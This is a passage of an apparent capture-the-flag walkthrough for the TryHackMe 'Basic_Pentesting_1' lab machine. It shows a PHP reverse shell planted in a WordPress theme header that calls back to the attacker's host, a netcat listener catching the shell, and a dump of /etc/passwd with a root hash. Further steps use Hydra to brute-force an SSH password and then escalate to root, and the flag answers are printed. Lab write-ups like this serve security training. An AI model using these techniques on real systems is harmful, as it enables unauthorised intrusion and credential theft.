USER     TTY      FROM             LOGIN@   IDLE   JCPU   PCPU WHAT
uid=33(www-data) gid=33(www-data) groups=33(www-data)
/bin/sh: 0: can't access tty; job control turned off
$ 
```

Twenty Seventeen: Theme Header (header.php)


Select theme to edit: Twenty Seventeen

Selected file content:


```
// Use of stream_select() on file descriptors returned by proc_open() will fail and return FALSE under Windows.
// Some compile-time options are needed for daemonisation (like pcntl, posix).  These are rarely available.
//
// Usage
// -----
// See http://pentestmonkey.net/tools/php-reverse-shell if you get stuck.

set_time_limit (0);
$VERSION = "1.0";
$ip = '10.8.84.40';  // CHANGE THIS
$port = 4444;       // CHANGE THIS
$chunk_size = 1400;
$write_a = null;
$error_a = null;
$shell = 'uname -a; w; id; /bin/sh -i';
$daemon = 0;
$debug = 0;

//
// Daemonise ourself if possible to avoid zombies later
//

// pcntl_fork is hardly ever available, but will allow us to daemonise
// our php process and avoid zombies.  Worth a try...
if (function_exists('pcntl_fork')) {
```

Now run "netcat" command to get back reverse shell on the terminal with the port 4444 after saving the reverse shell code on Theme Header.

Step 21:




```
kali@kali:~$ nc -nlvp 4444
listening on [any] 4444 ...
connect to [10.8.84.40] from (UNKNOWN) [10.10.143.106] 38556
Linux vtcsec 4.10.0-28-generic #32~16.04.2-Ubuntu SMP Thu Jul 20 10:19:48 UTC 2017 x86_64 x86_64 x86_64 GNU/Lin
ux
 07:01:49 up 37 min,  0 users,  load average: 1.06, 1.09, 1.02
USER     TTY      FROM             LOGIN@   IDLE   JCPU   PCPU WHAT
uid=33(www-data) gid=33(www-data) groups=33(www-data)
/bin/sh: 0: can't access tty; job control turned off
$ id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
$ 
```




```
kali@kali:~$ nc -nlvp 4444
listening on [any] 4444 ...
connect to [10.8.84.40] from (UNKNOWN) [10.10.143.106] 38556
Linux vtcsec 4.10.0-28-generic #32~16.04.2-Ubuntu SMP Thu Jul 20 10:19:48 UTC 2017 x86_64 x86_64 x86_64 GNU/Lin
ux
 07:01:49 up 37 min,  0 users,  load average: 1.06, 1.09, 1.02
USER     TTY      FROM             LOGIN@   IDLE   JCPU   PCPU WHAT
uid=33(www-data) gid=33(www-data) groups=33(www-data)
/bin/sh: 0: can't access tty; job control turned off
$ id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
$ python -c "import pty;pty.spwan('/bin/bash')"
Traceback (most recent call last):
  File "<string>", line 1, in <module>
AttributeError: 'module' object has no attribute 'spwan'
$ python -c "import pty;pty.spawn('/bin/bash')"
www-data@vtcsec:/$ 
```

It's amazing we have got reverse shell on port no 4444. Here we can see "user id", "group id". Running a id *command* from a shell shows we currently have access as the user: *www-data.* Therefore, some additional work is required to obtain *root* access.

Step 22:




```
kali@kali:~$ nc -nlvp 4444
listening on [any] 4444 ...
connect to [10.8.84.40] from (UNKNOWN) [10.10.143.106] 38556
Linux vtcsec 4.10.0-28-generic #32~16.04.2-Ubuntu SMP Thu Jul 20 10:19:48 UTC 2017 x86_64 x86_64 x86_64 GNU/Lin
ux
 07:01:49 up 37 min,  0 users,  load average: 1.06, 1.09, 1.02
USER     TTY      FROM             LOGIN@   IDLE   JCPU   PCPU WHAT
uid=33(www-data) gid=33(www-data) groups=33(www-data)
/bin/sh: 0: can't access tty; job control turned off
$ id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
$ python -c "import pty;pty.spwan('/bin/bash')"
Traceback (most recent call last):
  File "<string>", line 1, in <module>
AttributeError: 'module' object has no attribute 'spwan'
$ python -c "import pty;pty.spawn('/bin/bash')"
www-data@vtcsec:/$ ls
ls
bin    dev   initrd.img  lost+found  opt   run   srv  usr
boot   etc   lib         media       proc  sbin  sys  var
cdrom  home  lib64       mnt         root  snap  tmp  vmlinuz
www-data@vtcsec:/$ 
```



```
AttributeError: 'module' object has no attribute 'spwan'
$ python -c "import pty;pty.spawn('/bin/bash')"
www-data@vtcsec:/$ ls
ls
bin    dev   initrd.img  lost+found  opt   run   srv  usr
boot   etc   lib         media       proc  sbin  sys  var
cdrom  home  lib64       mnt         root  snap  tmp  vmlinuz
www-data@vtcsec:/$ cat /etc/passwd
cat /etc/passwd
root:$1$f8SciG9U$cqqn5WbqPpbGWgj/1oE5O/:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
systemd-timesync:x:100:102:systemd Time Synchronization,,,:/run/systemd:/bin/false
systemd-network:x:101:103:systemd Network Management,,,:/run/systemd/netif:/bin/false
systemd-resolve:x:102:104:systemd Resolver,,,:/run/systemd/resolve:/bin/false
systemd-bus-proxy:x:103:105:systemd Bus Proxy,,,:/run/systemd:/bin/false
syslog:x:104:108::/home/syslog:/bin/false
_apt:x:105:65534::/nonexistent:/bin/false
messagebus:x:106:110::/var/run/dbus:/bin/false
uuidd:x:107:111::/run/uuidd:/bin/false
lightdm:x:108:114:Light Display Manager:/var/lib/lightdm:/bin/false
whoopsie:x:109:117::/nonexistent:/bin/false
avahi-autoipd:x:110:119:Avahi autoip daemon,,,:/var/lib/avahi-autoipd:/bin/false
avahi:x:111:120:Avahi mDNS daemon,,,:/var/run/avahi-daemon:/bin/false
dnsmasq:x:112:65534:dnsmasq,,,:/var/lib/misc:/bin/false
colord:x:113:123:colord colour management daemon,,,:/var/lib/colord:/bin/false
speech-dispatcher:x:114:29:Speech Dispatcher,,,:/var/run/speech-dispatcher:/bin/false
hplip:x:115:7:HPLIP system user,,,:/var/run/hplip:/bin/false
kernoops:x:116:65534:Kernel Oops Tracking Daemon,,,:/:/bin/false
pulse:x:117:124:PulseAudio daemon,,,:/var/run/pulse:/bin/false
rtkit:x:118:126:RealtimeKit,,,:/proc:/bin/false
saned:x:119:127::/var/lib/saned:/bin/false
usbmux:x:120:46:usbmux daemon,,,:/var/lib/usbmux:/bin/false
marlinspike:x:1000:1000:marlinspike,,,:/home/marlinspike:/bin/bash
mysql:x:121:129:MySQL Server,,,:/nonexistent:/bin/false
sshd:x:122:65534::/var/run/sshd:/usr/sbin/nologin
www-data@vtcsec:/$ 
```


From "/etc/passwd" we have found a user "marlinspike"

Step 23:



```
root@kali:~/Desktop/tryhackme# hydra -l marlinspike -P fasttrack.txt ssh://10.10.103.109/
Hydra v9.0 (c) 2019 by van Hauser/THC - Please do not use in military or secret service organizations, o
r for illegal purposes.

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2020-07-15 13:51:06
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to reduce the ta
sks: use -t 4
[DATA] max 1 task per 1 server, overall 1 task, 1 login try (l:1/p:1), ~1 try per task
[DATA] attacking ssh://10.10.103.109:22/
[22][ssh] host: 10.10.103.109   login: marlinspike   password: marlinspike
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2020-07-15 13:51:09
root@kali:~/Desktop/tryhackme#
```


Bruteforcing with hydra to find password of user malinspike



```
kali@kali:~$ ssh marlinspike@10.10.143.106
The authenticity of host '10.10.143.106 (10.10.143.106)' can't be established.
ECDSA key fingerprint is SHA256:VpmqtJLBtzleV/ibg84tX0hax9+PC3nojkEOPOVhdJU.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.10.143.106' (ECDSA) to the list of known hosts.
marlinspike@10.10.143.106's password:
Welcome to Ubuntu 16.04.3 LTS (GNU/Linux 4.10.0-28-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

616 packages can be updated.
463 updates are security updates.


The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

marlinspike@vtcsec:~$
```

Now we are going to login to user "marlinspike" with ssh, and before that we have found password of user "marlinspike" by bruteforcing is "marlinspike"


Step 24:



```
marlinspike@vtcsec:~$ ls
046e85f6fe460de94fd46198feef4d07-backdoored_proftpd-1.3.3c.tar.gz      Pictures
046e85f6fe460de94fd46198feef4d07-backdoored_proftpd-1.3.3c.tar.gz.bak  proftpd-1.3.3c
backdoored_proftpd-1.3.3c                                              proftpd-1.3.3c.tar.bz2
Desktop                                                                proftpd-1.3.3c.tar.bz2.bak
Documents                                                              proof.txt
Downloads                                                              Public
examples.desktop                                                       Templates
latest.tar.gz                                                          Videos
Music                                                                  wordpress
marlinspike@vtcsec:~$ cat proof.txt
17BB16383A0146E261516CE9A6086F5D591C4BB6
marlinspike@vtcsec:~$
```

Oh finally, we have got our first flag "proof.txt"


Step 25:



```
marlinspike@vtcsec:~$ ls
046e85f6fe460de94fd46198feef4d07-backdoored_proftpd-1.3.3c.tar.gz      Pictures
046e85f6fe460de94fd46198feef4d07-backdoored_proftpd-1.3.3c.tar.gz.bak  proftpd-1.3.3c
backdoored_proftpd-1.3.3c                                              proftpd-1.3.3c.tar.bz2
Desktop                                                                proftpd-1.3.3c.tar.bz2.bak
Documents                                                              proof.txt
Downloads                                                              Public
examples.desktop                                                       Templates
latest.tar.gz                                                          Videos
Music                                                                  wordpress
marlinspike@vtcsec:~$ cat proof.txt
17BB16383A0146E261516CE9A6086F5D591C4BB6
marlinspike@vtcsec:~$ sudo -i
root@vtcsec:~# ls
root.txt
root@vtcsec:~# whoami
root
root@vtcsec:~# id
uid=0(root) gid=0(root) groups=0(root)
root@vtcsec:~# cat root.txt
78FD5CAC8C025BABDB453751F04931A0EC865610
root@vtcsec:~# █
```

Ok, now its time to take root access to get our second flag. After getting root access we have "root.txt" Flag.

Step 26:



Tasks (Free Room)

Active Machine Information

Title: Basic_Pentesting_1
IP Address: 10.10.143.106
Expires: 44m 33s

100%

[Task 1] Basic_Pentesting_1

#1 local.txt
17BB16383A0146E261516CE9A6086F5D591C4BB6 — Correct Answer

#2 root.txt
78FD5CAC8C025BABDB453751F04931A0EC865610 — Correct Answer

5 users are in here

This room is 1 day old

After submitting both the flags our task is complete.

This machine is good for beginner level pentesting. I hope you have understood all the steps. This kind machine will increase your knowledge practically.

Note: Here you can see different IPs which many times my machine was cut off due to bad internet connection and then I had to reconnect and I got new IP.

Conclusion: Here we have seen a service is running on port 21 has RCE vulnerability in ProFTPD 1.3.3c so with this any malicious hacker can exploit and can make some potential damage. Also here is some vulnerable plugin used in WordPress site which can give a hacker a reverse shell also there used default login ID and password on wordpress site which is easily guessable for a hacker. So need to upgrade services which is running on port 21 also have to change default passwords with some alpha numeric password with more than 8 character which will be difficult to brute force for hacker. Also upgrade plugin which will not be vulnerable anymore.

Happy Hacking...!! Hope you enjoyed this one!!